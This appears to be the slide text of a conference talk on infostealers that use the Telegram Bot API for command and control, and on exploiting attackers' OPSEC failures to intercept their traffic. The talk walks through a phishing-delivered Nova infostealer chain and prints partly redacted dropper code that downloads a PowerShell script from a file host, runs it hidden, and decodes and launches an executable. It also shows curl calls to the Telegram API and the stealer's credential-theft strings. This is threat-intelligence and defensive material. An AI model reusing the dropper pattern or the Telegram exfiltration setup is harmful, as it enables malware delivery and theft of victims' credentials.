

Man-in-the-Malware: Intercepting Adversarial Comms

@polygonben



Agenda



\$ whoami

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What's ahead?

- Ripping apart **real infostealers**, found **in the wild**
- Exploiting threat actor OPSEC failures for **major intelligence wins**
- Watching a cybercrime operation from a **criminal's own production hacking machine**
- **Demo!**

But let's step back first...

- Infostealers
- Command and Control
- Threat Intelligence
- Operational Security
- Malware Analysis

Infostealers

- Infostealers are malware that **harvests data** from a compromised system and **sends it back to an attacker.**
- In 2024, infostealers were the **most common threat** observed at Huntress
- LummaStealer, Redline, Vidar, FormBook are some common Infostealers seen in the wild

Command and Control

- Infostealers will always **exfiltrate data** to some location
- The malware will need the capability to **communicate** to send data
- Command & Control (C2): The adversary is trying to **communicate** with **compromised** systems to **control** them

So how does communication occur?


- Malware typically uses regular network protocols to try “blend in”
 - HTTP(S), DNS, SMTP

So how does communication occur?

- Malware typically uses regular network protocols to try “blend in”
 - HTTP(S), DNS, SMTP
- TA would need to:
 - Buy domain
 - Buy hosting
 - Configure C2 server

"Living Of The Land" C2

- Adversaries can abuse trusted platforms for C2, for free.
- <https://lolc2.github.io/>



Consider this

If you are a cybercriminal and you wanted a platform to host C2 that is:

Free, quick, high-availability, "serverless", E2E encrypted, likely to bypass network defences, relatively anonymous

What would you choose?

C2 over Telegram



Unit 42

<https://unit42.paloaltonetworks.com> › unit42-telerat-an... ⋮

TeleRAT: Another Android Trojan Leveraging Telegram's Bot ...

20 Mar 2018 — Unit 42 discovers TeleRAT, an Android Trojan abusing Telegram's Bot API for command and control and data exfiltration.



Google Cloud

<https://cloud.google.com> › topics › threat-intelligence › t... ⋮

Left On Read: Telegram Malware Spotted in Latest Iranian ...

24 Feb 2022 — GRAMDOOR is a backdoor written in Python that uses the Telegram Bot API to communicate over HTTP with the Telegram server. Supported ...



Botconf

<https://www.botconf.eu> › botconf-presentation-or-article ⋮

Telegram-as-a-C2 or a Fourfold Tale of Bad OPSEC

25 Apr 2024 — In recent times, Telegram Bots have emerged as a prominent Command and Control (C2) mechanism, gaining popularity among threat actors for ...



cyfirma

<https://www.cyfirma.com> › research › understanding-cyb... ⋮

Understanding CyberEYE RAT Builder: Capabilities and ...

10 Jun 2025 — NET-based Remote Access Trojan (RAT) that provides a wide array of surveillance and data theft capabilities. Its use of Telegram for Command and ...



Picus Security Validation Platform

<https://www.picussecurity.com> › resource › blog › pupki... ⋮

PupkinStealer .NET Infostealer Using Telegram for Data Theft

20 May 2025 — PupkinStealer is a newly identified .NET-based information-stealing malware that specializes in extracting sensitive data (like web browser passwords and app ...



Upwind

<https://www.upwind.io> › Feed ⋮

How Adversaries Use Telegram to Evade Detection

28 Aug 2024 — In recent years, there has been a significant increase in the use of messaging apps such as Telegram, Discord, Signal, ...



SOCRadar® Cyber Intelligence Inc.

<https://socradar.io> › Cyber News ⋮

'Nightmangle' Telegram C2 Agent and New FUD Crypter ...

29 Sept 2023 — Nightmangle highlights the versatility of Telegram as a C2 server for communication between attackers and their target clients in a covert and effective manner.



Open Threat Exchange

<https://otx.alienvault.com> › pulse ⋮

PupkinStealer: Net Infostealer Leveraging Telegram for Data ...

PupkinStealer, a new type of information-stealing malware, has been identified as a Russian threat actor that uses the messaging service Telegram to extract sensitive ...



Infosecurity Magazine

<https://www.infosecurity-magazine.com> › news › telegr... ⋮


Telegram Used as C2 Channel for New Golang Malware

17 Feb 2025 — A Golang backdoor is using Telegram as its command and control channel, a new approach that makes detection harder for defenders, ...

C2 over Telegram

Manually message
@BotFather to create a
bot


“Keep your token **secure**
and **store it safely**, it
can be used by anyone to
control your bot”



C2 over Telegram

Hardcode the Telegram Bot token within the malware.

When the malware is executed, use the Telegram Bot API to send stolen data to a Telegram group or chat.



Useful Telegram API methods


/sendMessage -> Send a message as the bot to a chat

requires 'chat_id' and 'text' in HTTP POST request

```
(DEFCON@DEFCON)-[~]  
$ curl https://api.telegram.org/bot8093485751:AAEjDpQ sendmessage -d chat_id=-4802819187 -d text='Example Message Sent Using Telegram API :)'  
{  
  "ok": true,  
  "result": {  
    "message_id": 3,  
    "from": {  
      "id": 8093485751,  
      "is_bot": true,  
      "first_name": "DEFCON33POC",  
      "username": "DEFCON33POC_bot",  
      "chat": {  
        "id": -4802819187,  
        "title": "ExampleGroup",  
        "type": "group",  
        "all_members_are_administrators": true,  
        "accepted_gift_types": {  
          "unlimited_gifts": false,  
          "limited_gifts": false,  
          "unique_gifts": false,  
          "premium_subscription": false  
        },  
        "date": 152421690,  
        "text": "Example Message Sent Using Telegram API :)"  
      }  
    }  
  }  
}
```

chat_id of "ExampleGroup"

We got the chat_id
from /getUpdates, after adding
the bot into our group



Bot Token

/sendMessage API

Requires:

chat_id
text

Useful Telegram API methods

/getMe -> Test a Telegram bot auth token

```
(DEFCON@DEFCON)-[~]  
-$ curl https://api.telegram.org/bot8[redacted]pQ/getMe  
{"ok":true,"result":{"id":8095485751,"is_bot":true,"first_name":"DEFCON33POC","username":"DEFCON33POC_bot","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false,"can_connect_to_business":false,"has_main_web_app":false}}  
(DEFCON@DEFCON)-[~]  
-$
```

Bot Token

Username & Privileges
of the bot

/getMe

Useful Telegram API methods

/getUpdates -> Retrieve bot updates

```
(DEFCON@DEFCON)-[~]
$ curl https://api.telegram.org/bot8[redacted]/getUpdates
{"ok":true,"result":[{"update_id":111545043,
"my_chat_member":{"chat":{"id":-4802819187,"title":"ExampleGroup","type":"group","all_members_are_administrators":false,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false},"from":{"id":7284412733,"is_bot":false,"first_name":".", "username":"oopsygone","language_code":"en"},
"date":1752419801,"old_chat_member":{"user":{"id":8095485751,"is_bot":true,"first_name":"DEFCON33POC","username":"DEFCON33POC_bot"},"status":"left"},"new_chat_member":{"user":{"id":8095485751,"is_bot":true,"first_name":"DEFCON33POC","username":"DEFCON33POC_bot"},"status":"member"}}},{
"update_id":111545044,
"message":{"message_id":2,"from":{"id":7284412733,"is_bot":false,"first_name":".", "username":"oopsygone","language_code":"en"},
"chat":{"id":-4802819187,"title":"ExampleGroup","type":"group","all_members_are_administrators":true,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false},"date":1752419801,"group_chat_created":true}},
"update_id":111545045,
"my_chat_member":{"chat":{"id":-4808483187,"title":"ExampleGroup2","type":"group","all_members_are_administrators":true,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false},"from":{"id":7284412733,"is_bot":false,"first_name":".", "username":"oopsygone","language_code":"en"},
"date":1752422291,"old_chat_member":{"user":{"id":8095485751,"is_bot":true,"first_name":"DEFCON33POC","username":"DEFCON33POC_bot"},"status":"left"},"new_chat_member":{"user":{"id":8095485751,"is_bot":true,"first_name":"DEFCON33POC","username":"DEFCON33POC_bot"},"status":"member"}}},{
"update_id":111545046,
"message":{"message_id":4,"from":{"id":7284412733,"is_bot":false,"first_name":".", "username":"oopsygone","language_code":"en"},
"chat":{"id":-4808483187,"title":"ExampleGroup2","type":"group","all_members_are_administrators":true,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false},"date":1752422291,"group_chat_created":true}}}]
(DEFCON@DEFCON)-[~]
$
```

/getUpdates

The bot is a member of two groups, 'ExampleGroup' and 'ExampleGroup2', with corresponding chat IDs '-4802819187' and '-4808483187'

Useful Telegram API methods


/forwardMessage -> forward a message from one chat to another

```
(DEFCON@DEFCON)-[~]  
$ curl https://api.telegram.org/bot8[redacted]bQ/forwardMessage -d from_chat_id=-4802819187 -d chat_id=-4808483187 -d message_id=3  
{  
  "ok": true,  
  "result": {  
    "message_id": 7,  
    "from": {  
      "id": 8095485751,  
      "is_bot": true,  
      "first_name": "DEFCON33POC",  
      "username": "DEFCON33POC_bot",  
      "chat": {  
        "id": -4808483187,  
        "title": "ExampleGroup2",  
        "type": "group",  
        "all_members_are_administrators": true,  
        "accepted_gift_types": {  
          "unlimited_gifts": false,  
          "limited_gifts": false,  
          "unique_gifts": false,  
          "premium_subscription": false  
        },  
        "date": 1752428088,  
        "forward_origin": {  
          "type": "user",  
          "sender_user": {  
            "id": 8095485751,  
            "is_bot": true,  
            "first_name": "DEFCON33POC",  
            "username": "DEFCON33POC_bot",  
            "date": 1752421690,  
            "text": "Example Message Sent Using Telegram API :)"  
          }  
        }  
      }  
    }  
  }  
}
```

'ExampleGroup'

'ExampleGroup2'

Specific message ID within the 'ExampleGroup' to be forwarded



Threat Actor OPSEC Failures

- Having default or weak credentials or vulnerabilities on adversarial infrastructure
- Having open-directories containing malware and toolkit exposed
- **Embedding malware with important API keys & credentials**
- Re-using online handles across campaigns and real life
- Re-using domains & IPs across multiple campaigns
- Command & Control not encrypted
- Threat actors bragging about attacks on online forums
- Threat actors operating in their time zone

Exploiting OPSEC failures

- We can use OPSEC failures, made by threat actors, to **gain intelligence** that can be used in our defence strategy
- Threat actors rarely change the hostnames of the machines they use to carry out attacks. We can take advantage of this

Malware & Comms analysis



All malware shown is real. All the "infostealer" log data shown is from the threat actors own computer. No victim data is shown.

The Lure


Sender: noreplydhl[@]windhym[.]site

Display Name: DHL Express Worldwide

Subject: DHL - Shipment Document // Arrival

Notice - AWB 13700658****

Attachment: AWB DHL#84411.7z



Stage 1 – chase.jse

```
(kali㉿kali)-[~/Playground/samples/Goldmine/Archive]
$ 7z x AWB\ DHL\#84411.7z
```

```
7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024
```

```
Scanning the drive for archives:
1 file, 940 bytes (1 KiB)
```

```
Extracting archive: AWB DHL#84411.7z
--
```

```
Path = AWB DHL#84411.7z
Type = 7z
Physical Size = 940
Headers Size = 122
Method = LZMA2:12
Solid = -
Blocks = 1
```

```
Everything is Ok
```

```
Size:          1966
Compressed: 940
```

```
(kali㉿kali)-[~/Playground/samples/Goldmine/Archive]
$ ls
'AWB DHL#84411.7z'  chase.jse
```

```
// Constants to avoid magic strings
var URL = "hXXps://files[.]catbox[.]moe/8e6thc.ps1";
var DownloadPath = "C:\\Temp\\dddddd.ps1";
var TEMP_DIR = "C:\\Temp";
var SUCCESS_STATUS = 200;

//[...REDACTED...]
```

```
//[...REDACTED...]
var POWERSHELL_CMD = "PowerShell -NoProfile -ExecutionPolicy RemoteSigned -File ";

//[...REDACTED...]

// Execute PowerShell script
function RunPowerShellScript(scriptPath) {
    try {
        var powerShellCommand = POWERSHELL_CMD + "\"" + scriptPath + "\"";
        shell.Run(powerShellCommand, 0, true);
    } catch (e) {
        LogError("Failed to execute PowerShell script: " + e.message);
    }
}
```

Stage 2 – 8e6thc.ps1

```
$p=[IO.Path]::Combine($env:TEMP,"x.exe")
```

```
[IO.File]::WriteAllBytes($p,[Convert]::FromBase64String  
("TVqQAAMAAAEAAAA[...REDACTED...] AAAAAAAAAAAAAAAAAA"))
```

```
Start-Process $p
```

```
(kali@kali)-[~/Playground/samples/Goldmine]
$ cat 8e6thc.ps1 | grep -oE '[A-Za-z0-9+/]{50,}(=|=)?' | base64 -d > stage4.bin

(kali@kali)-[~/Playground/samples/Goldmine]
$ file stage4.bin
stage4.bin: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

(kali@kali)-[~/Playground/samples/Goldmine]
$ md5sum stage4.bin
40927121ae9707853f62fb9d896cc167 stage4.bin
```


Stage 3 - x.exe

Automatic

▼ PE32

Operation system: Windows(95)[I386, 32-bit, GUI]
Linker: Microsoft Linker
Language: C#
Library: .NET Framework(v4.8, CLR v4.0.30319)
Tool: Visual Studio
▼ Debug data: Binary[Offset=0x00042314,Size=0x68]
Debug data: PDB file link(7.0)

Signatures

Flags ▼

Database

Directory

Log

FLARE-VM 09/03/2025 20:41:50.33

C:\Users\falcon\Desktop\AgentTesla>capa stage4.bin

md5	40927121ae9707853f62fb9d896cc167
sha1	aa9cf05aaa25e3d12cfa374d4a2653bc1929f883
sha256	190eaba5da78b15dbc4aa2503d7e20a1da8be09f0025611c2820408173ae1934
analysis	static
os	any
format	dotnet
arch	i386
path	C:/Users/falcon/Desktop/AgentTesla/stage4.bin

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION DISCOVERY	Deobfuscate/Decode Files or Information [T1140] Process Discovery [T1057]

MBC Objective	MBC Behavior
DATA MEMORY PROCESS	Decode Data::Base64 [C0053.001] Allocate Memory [C0007] Create Process [C0017] Create Process::Create Suspended Process [C0017.003] Resume Thread [C0054] Terminate Process [C0018]

Capability	Namespace
decode data using Base64 in .NET (2 matches) contains PDB path access .NET resource manipulate unmanaged memory in .NET create process on Windows create process suspended allocate or change RWX memory find process by PID terminate process resume thread unmanaged call (6 matches) compiled to the .NET platform	data-manipulation/encoding/base64 executable/pe/pdb executable/resource host-interaction/memory host-interaction/process/create host-interaction/process/create host-interaction/process/inject host-interaction/process/list host-interaction/process/terminate host-interaction/thread/resume runtime runtime/dotnet

Stage 4 – Nova


x.exe (stage 3) injects the final Nova Infostealer payload into a RegAsm.exe process it spawned

Strings

```
/ KEYLOGGER /  
KEYLOGGER.txt  
username_value  
password_value  
/ KEYLOGGER /  
UserKeylogger.txt  
Application: Kinza  
=====
```

\Sputnik\Sputnik\User Data\Default\Login Data
Application: Sputnik
=====

\BlackHawk\User Data\Default\Login Data
Application: Black Hawk



Nova

- Nova was initially found in December 2024 by Any.Run
- Nova is a fork of the Snake Keylogger, a **.NET-based** infostealer
- Nova has the capability to exfiltrate stolen data via FTP, SMTP or using Telegram

Stage 4 – Nova

We've got the tokens, now what?

From source code analysis, we recovered a **bot token** and a **chat_id**. What can we do with this?

Intercepting communications

To make life easier, we can use scripts from Any.Run to help automate the recovery of our chat_id and the forwarding of messages

prepare_bot.py -> get the chat_id

https://github.com/anyrun/blog-scripts/blob/main/Scripts/TelegramAPI/prepare_bot.py

